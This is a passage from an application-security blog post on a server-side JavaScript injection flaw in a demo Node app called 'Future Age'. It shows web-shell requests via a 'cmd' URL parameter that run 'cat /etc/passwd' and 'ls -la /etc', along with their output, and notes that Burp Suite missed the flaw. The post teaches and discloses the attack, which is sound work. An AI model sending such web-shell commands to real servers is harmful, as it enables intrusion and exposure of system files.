Connection: keep-alive

<!DOCTYPE html><html><head><title>Future Age</title><link
rel="stylesheet"
href="/stylesheets/style.css"></head><body><h1>Future
Age</h1><p>Select the year you were you born:</p><form
id="formIpLookup" name="iplookup" method="post"
action="/demo1"><select name="year"><option
value="1940">1940</option><option
value="1941">1941</option><option
value="1942">1942</option><option
value="1943">1943</option><option
```


Execution of `cat /etc/passwd` using the web shell:



[redacted]:8000/?cmd=cat%20/etc/passwd

```
# [redacted]
#
root:*:0:0:Charlie &:/root:/bin/csh
toor:*:0:0:Bourne-again Superuser:/root:
daemon:*:1:1:Owner of many system processes:/root:/usr/sbin/nologin
operator:*:2:5:System &:/:/usr/sbin/nologin
bin:*:3:7:Binaries Commands and Source:/:/usr/sbin/nologin
tty:*:4:65533:Tty Sandbox:/:/usr/sbin/nologin
kmem:*:5:65533:KMem Sandbox:/:/usr/sbin/nologin
games:*:7:13:Games pseudo-user:/usr/games:/usr/sbin/nologin
news:*:8:8:News Subsystem:/:/usr/sbin/nologin
man:*:9:9:Mister Man Pages:/usr/share/man:/usr/sbin/nologin
sshd:*:22:22:Secure Shell Daemon:/var/empty:/usr/sbin/nologin
smmsp:*:25:25:Sendmail Submission User:/var/spool/clientmqueue:/usr/sbin/nologin
mailnull:*:26:26:Sendmail Default User:/var/spool/mqueue:/usr/sbin/nologin
bind:*:53:53:Bind Sandbox:/:/usr/sbin/nologin
proxy:*:62:62:Packet Filter pseudo-user:/nonexistent:/usr/sbin/nologin
```

Execution of `ls -la /etc`:



[redacted]:8000/?cmd=ls%20-la%20/etc

```
total 792
drwxr-xr-x  21 root  wheel      2048 Feb  2 12:54 .
drwxr-xr-x  18 root  wheel      1024 Dec  9 08:21 ..
drwxr-xr-x   2 root  wheel       512 Sep 26  2013 X11
lrwxr-xr-x   1 root  wheel        12 Sep 27  2013 aliases -> mail/aliases
-rw-r--r--   1 root  wheel       217 Sep 27  2013 amd.map
-rw-r--r--   1 root  wheel      1242 Sep 27  2013 apmd.conf
drwxr-xr-x   2 root  wheel       512 Sep 27  2013 bluetooth
-rw-r--r--   1 root  wheel       732 Sep 27  2013 crontab
-rw-r--r--   1 root  wheel       115 Sep 27  2013 csh.cshrc
-rw-r--r--   1 root  wheel       487 Sep 27  2013 csh.login
-rw-r--r--   1 root  wheel       117 Sep 27  2013 csh.logout
-rw-r--r--   1 root  wheel       569 Sep 27  2013 ddb.conf
drwxr-xr-x   2 root  wheel       512 Sep 27  2013 defaults
drwxr-xr-x   2 root  wheel       512 Sep 27  2013 devd
-rw-r--r--   1 root  wheel      9970 Sep 27  2013 devd.conf
-rw-r--r--   1 root  wheel      1995 Sep 27  2013 devfs.conf
```

This is a really simple example of an application with a SSJS injection vulnerability. Another thing to note is that tools to identify web application vulnerabilities may not have support to detect this vulnerability. At the time of this writing, Burp Suite v1.6.10 did not identify a SSJS injection vulnerability in the demo application.

- `s1gnalCha0s`

subscribe via RSS

Signal Chaos

Signal Chaos craig_arendt Observations in application security